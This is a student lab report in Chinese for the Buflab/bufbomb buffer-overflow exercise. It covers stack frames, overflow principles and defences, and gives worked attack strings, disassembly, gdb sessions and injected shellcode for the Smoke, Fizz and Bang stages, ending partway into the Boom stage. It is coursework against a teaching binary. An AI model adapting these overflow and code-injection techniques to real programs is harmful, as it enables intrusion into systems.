哈爾濱工業大學

实验报告

实 验（四）

题　　目　Buflab/AttackLab

缓冲器漏洞攻击

专　　业　计算机系

学　　号　1190201421

班　　级　1936603

学　　生　张瑞

指 导 教 师　刘宏伟

实 验 地 点　G709

实 验 日 期　2021 年 5 月 6 日

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理。

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法。

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试。

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）。

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构。

请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构。

请简述缓冲区溢出的原理及危害。


请简述缓冲器溢出漏洞的攻击方法。

请简述缓冲器溢出漏洞的防范方法。

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构


函数调用栈如下图所示：



入栈的顺序为：

参数 n、参数 n-1、参数 n-2 .....参数 3、参数 2、参数 1（调用者传入的参数）
函数返回地址
ebp/bp（存储调用者的 ebp）
局部变量 1、局部变量 2 ....局部变量 n
下一个被调函数的参数列表
返回地址

2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构



入栈的顺序为：

参数 n、参数 n-1、参数 n-2 .....参数 7（调用者传入的参数）
函数返回地址
被保存的寄存器（参数 1~参数 6）
局部变量
传入下一函数的参数

2.3 请简述缓冲区溢出的原理及危害

缓冲区溢出的原理：

缓冲区溢出简单的说就是计算机对接收的输入数据没有进行有效的检测（理想的情况是程序检查数据长度并不允许输入超过缓冲区长度的字符），向缓冲区内填充数据时超过了缓冲区本身的容量，而导致数据溢出到被分配空间之外的内存

空间，使得溢出的数据覆盖了其他内存空间的数据。

缓冲区溢出的危害：

缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动，或者执行攻击者的指令，比如非法提升权限。假如问题出现在常用的一些软件，比如操作系统、浏览器、通讯软件等，那后果不堪想象。

缓冲区溢出中，最为危险的是堆栈溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到系统权限，然后为所欲为。

2.4 请简述缓冲器溢出漏洞的攻击方法

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序的功能，这样可以使得攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。一般而言，攻击者攻击 root 程序，然后执行类似“exec(sh)”的执行代码来获得 root 权限的 shell。为了达到这个目的，攻击者必须达到如下的两个目标：

1. 在程序的地址空间里安排适当的代码。
2. 通过适当的初始化寄存器和内存，让程序跳转到入侵者安排的地址空间执行。

2.5 请简述缓冲器溢出漏洞的防范方法

目前有四种基本的方法保护缓冲区免受缓冲区溢出的攻击和影响：

1.通过操作系统使得缓冲区不可执行，从而阻止攻击者植入攻击代码。

2.强制写正确的代码的方法。

3.利用编译器的边界检查来实现缓冲区的保护。这个方法使得缓冲区溢出不可能出现，从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大。

4.在程序指针失效前进行完整性检查。虽然这种方法不能使得所有的缓冲区溢出失效，但它能阻止绝大多数的缓冲区溢出攻击。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 75 分


3.1 Smoke 阶段 1 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程：

目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到 smoke 函数处执行。



首先查看 bufbomb 的反汇编文件，找到 smoke 的地址为 0x08048bbb：

```
08048bbb <smoke>:
 8048bbb:	55                   	push   %ebp
 8048bbc:	89 e5                	mov    %esp,%ebp
 8048bbe:	83 ec 08             	sub    $0x8,%esp
 8048bc1:	83 ec 0c             	sub    $0xc,%esp
 8048bc4:	68 c0 a4 04 08       	push   $0x804a4c0
 8048bc9:	e8 92 fd ff ff       	call   8048960 <puts@plt>
 8048bce:	83 c4 10             	add    $0x10,%esp
 8048bd1:	83 ec 0c             	sub    $0xc,%esp
 8048bd4:	6a 00                	push   $0x0
 8048bd6:	e8 f0 08 00 00       	call   80494cb <validate>
 8048bdb:	83 c4 10             	add    $0x10,%esp
 8048bde:	83 ec 0c             	sub    $0xc,%esp
 8048be1:	6a 00                	push   $0x0
 8048be3:	e8 88 fd ff ff       	call   8048970 <exit@plt>
```

然后查看 getbuf，观察其栈帧结构（后面所有阶段的 getbuf 都和这里相同，不再赘述）：

```
08049378 <getbuf>:
 8049378:	55                   	push   %ebp
 8049379:	89 e5                	mov    %esp,%ebp
 804937b:	83 ec 28             	sub    $0x28,%esp
 804937e:	83 ec 0c             	sub    $0xc,%esp
 8049381:	8d 45 d8             	lea    -0x28(%ebp),%eax
 8049384:	50                   	push   %eax
 8049385:	e8 9e fa ff ff       	call   8048e28 <Gets>
 804938a:	83 c4 10             	add    $0x10,%esp
 804938d:	b8 01 00 00 00       	mov    $0x1,%eax
 8049392:	c9                   	leave
 8049393:	c3                   	ret
```

发现 getbuf 的栈帧是 0x28+0xc 个字节,而 buf 缓冲区的大小是 0x28（40 个字节），则需要设计攻击字符串覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是 0x28+4+4=48 个字节。

攻击字符串的最后 4 字节应是 smoke 函数的地址 0x08048bbb 前 44 字节可为任意值，最后 4 字节应是 smoke 地址的小端格式,则文本为 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

将攻击字符串写入 smoke_1190201421.txt 并实施攻击，成功：


3.2 Fizz 的攻击与分析

文本如下：


00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 2a 21 e5 48

分析过程：

目标是构造攻击字串造成缓冲区溢出，使目标程序调用 fizz 函数，并将 cookie 值作为参数传递给 fizz 函数，使 fizz 函数中的判断成功。



首先确认 cookie 值（其实上一问已经显示了）：



先查看 fizz 的反汇编代码：

```
08048be8 <fizz>:
 8048be8:       55                      push   %ebp
 8048be9:       89 e5                   mov    %esp,%ebp
 8048beb:       83 ec 08                sub    $0x8,%esp
 8048bee:       8b 55 08                mov    0x8(%ebp),%edx
 8048bf1:       a1 58 e1 04 08          mov    0x804e158,%eax
 8048bf6:       39 c2                   cmp    %eax,%edx
 8048bf8:       75 22                   jne    8048c1c <fizz+0x34>
 8048bfa:       83 ec 08                sub    $0x8,%esp
 8048bfd:       ff 75 08                pushl  0x8(%ebp)
 8048c00:       68 db a4 04 08          push   $0x804a4db
 8048c05:       e8 76 fc ff ff          call   8048880 <printf@plt>
 8048c0a:       83 c4 10                add    $0x10,%esp
 8048c0d:       83 ec 0c                sub    $0xc,%esp
 8048c10:       6a 01                   push   $0x1
 8048c12:       e8 b4 08 00 00          call   80494cb <validate>
 8048c17:       83 c4 10                add    $0x10,%esp
 8048c1a:       eb 13                   jmp    8048c2f <fizz+0x47>
 8048c1c:       83 ec 08                sub    $0x8,%esp
 8048c1f:       ff 75 08                pushl  0x8(%ebp)
 8048c22:       68 fc a4 04 08          push   $0x804a4fc
 8048c27:       e8 54 fc ff ff          call   8048880 <printf@plt>
 8048c2c:       83 c4 10                add    $0x10,%esp
 8048c2f:       83 ec 0c                sub    $0xc,%esp
 8048c32:       6a 00                   push   $0x0
 8048c34:       e8 37 fd ff ff          call   8048970 <exit@plt>
```

发现 fizz 地址为 0x08048be8，则可以确定攻击字符串的前 44 字节可为任意值，45~48 字节应是 e8 8b 04 08，而且函数将对输入参数（ebp+8）进行检验，若其值不等于 0x804e158 处的内容，则跳转输出 misfire，相等才会输出 fizz：


```
(gdb) x/s 0x804a4db
0x804a4db:      "Fizz!: You called fizz(0x%x)\n"
(gdb) x/s 0x804a4fc
0x804a4fc:      "Misfire: You called fizz(0x%x)\n"
```

查看 0x804e158 处的内容：

```
(gdb) x/10xb 0x804e158
0x804e158 <cookie>:     0x2a    0x21    0xe5    0x48    0x00    0x00    0x00    0x00
0x804e160 <global_value>:       0x00    0x00
```

发现存储的值即为 cookie 值。由于 getbuf 函数返回时， ebp 变为指向返回地址，所以只需要 ebp+8 为 cookie，按照小端排序为 2a 21 e5 48，而 ebp+4 只需要输入任意值就行。故我们需要在前述攻击字符串中后面加上 00 00 00 00 2a 21 e5 48。

将攻击字符串写入 fizz_1190201421.txt 并实施攻击，成功：




3.3 Bang 的攻击与分析

文本如下：

c7 05 60 e1 04 08 2a 21 e5 48 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 2f 68 55

分析过程：

目标是构造攻击字符串，使目标程序调用 bang 函数，要将函数中全局变量 global_value 篡改为 cookie 值，使相应判断成功，需要在缓冲区中注入恶意代码篡改全局变量。我准备把 getbuf 的返回地址覆盖为字符串的首地址(ebp-0x28)，使其接下来执行在字符串中植入的恶意代码，用恶意代码篡改全局变量，最后再跳转到 bang 函数。



```
08048c39 <bang>:
 8048c39:       55                      push   %ebp
 8048c3a:       89 e5                   mov    %esp,%ebp
 8048c3c:       83 ec 08                sub    $0x8,%esp
 8048c3f:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c44:       89 c2                   mov    %eax,%edx
 8048c46:       a1 58 e1 04 08          mov    0x804e158,%eax
 8048c4b:       39 c2                   cmp    %eax,%edx
 8048c4d:       75 25                   jne    8048c74 <bang+0x3b>
 8048c4f:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c54:       83 ec 08                sub    $0x8,%esp
 8048c57:       50                      push   %eax
 8048c58:       68 1c a5 04 08          push   $0x804a51c
 8048c5d:       e8 1e fc ff ff          call   8048880 <printf@plt>
 8048c62:       83 c4 10                add    $0x10,%esp
 8048c65:       83 ec 0c                sub    $0xc,%esp
 8048c68:       6a 02                   push   $0x2
 8048c6a:       e8 5c 08 00 00          call   80494cb <validate>
 8048c6f:       83 c4 10                add    $0x10,%esp
 8048c72:       eb 16                   jmp    8048c8a <bang+0x51>
 8048c74:       a1 60 e1 04 08          mov    0x804e160,%eax
 8048c79:       83 ec 08                sub    $0x8,%esp
 8048c7c:       50                      push   %eax
 8048c7d:       68 41 a5 04 08          push   $0x804a541
 8048c82:       e8 f9 fb ff ff          call   8048880 <printf@plt>
 8048c87:       83 c4 10                add    $0x10,%esp
 8048c8a:       83 ec 0c                sub    $0xc,%esp
 8048c8d:       6a 00                   push   $0x0
 8048c8f:       e8 dc fc ff ff          call   8048970 <exit@plt>
```

先查看 bang 的反汇编代码，发现 bang 的地址为 0x08048c39，而且函数将对 0x804e160 处的内容进行检验，若其不等于 0x804e158（由前一问知此处为 cookie 值）处的内容，则跳转输出 misfire，相等才会输出 bang：

```
(gdb) x/s 0x804a541
0x804a541:      "Misfire: global_value = 0x%x\n"
(gdb) x/s 0x804a51c
0x804a51c:      "Bang!: You set global_value to 0x%x\n"
```

猜测 0x804e160 处存储的就是需要修改的全局变量，用 gdb 查看得到验证：

```
(gdb) x/s 0x804e160
0x804e160 <global_value>:       ""
```

再用 gdb 查看字符串首地址，则需要将攻击字符串最后 4 个字节设为 78 2f 68 55：

```
Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x55682f78
```

接下来编写恶意代码，并转化为攻击字符串：

```
zr@ubuntu:~/shared/bufbomb_32_O0_EBP/buflab-handout$ gcc -m32 -c bang.s
zr@ubuntu:~/shared/bufbomb_32_O0_EBP/buflab-handout$ objdump -d bang.o

bang.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 e1 04 08 2a    movl   $0x48e5212a,0x804e160
   7:   21 e5 48
   a:   68 39 8c 04 08          push   $0x8048c39
   f:   c3                      ret
```

打开(O) bang.s ~/shared/bufbomb_32_O0_EBP/buflab-... 保存(S)

bufbomb.txt | bang.s | bang_1190201421.txt

```
1 movl $0x48e5212a,0x804e160
2 pushl $0x08048c39
3 ret
```

将这段代码放入攻击字符串的开始部分得到字符串为 c7 05 60 e1 04 08 2a 21 e5 48 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 2f 68 55，将其写入 bang_1190201421.txt 并实施攻击，成功：

```
zr@ubuntu:~/shared/bufbomb_32_O0_EBP/buflab-handout$ cat bang_1190201421.txt|./hex2raw|./bufbomb -u 1190201421
Userid: 1190201421
Cookie: 0x48e5212a
Type string:Bang!: You set global_value to 0x48e5212a
VALID
NICE JOB!
```

打开(O) bang_1190201421.txt ~/shared/bufbomb_32_O0_EBP/buflab-... 保存(S)

bufbomb.txt | bang.s | bang_1190201421.txt

```
1 c7 05 60 e1 04 08 2a 21 e5 48 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 2f 68 55
```


3.4 Boom 的攻击与分析

文本如下：

b8 2a 21 e5 48 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2f 68 55 78 2f 68 55

分析过程：

目标是构建一个攻击字符串作为 bufbomb 的输入，在 getbuf 中造成缓冲区溢出，使 getbuf 将 cookie 作为返回值返回到 test 函数，并且使 test 函数能够正常运行，要求被攻击的程序能返回到原函数 test 继续执行，让调用函数感觉不到攻击行为。还要还原恢复栈帧，恢复原始返回地址。所以我准备把 getbuf 的返回地址覆盖为字符串的首地址(ebp-0x28)，在接下来执行在字符串中植入的恶意代码，恶意代码将 cookie 的值赋给返回值 eax，然后继续执行 test 函数。由于需要恢复栈帧，所以需要将缓冲区溢出时用 gdb 调试出未调用 getbuf 时的 ebp 值保存的原 ebp 指针的位置。



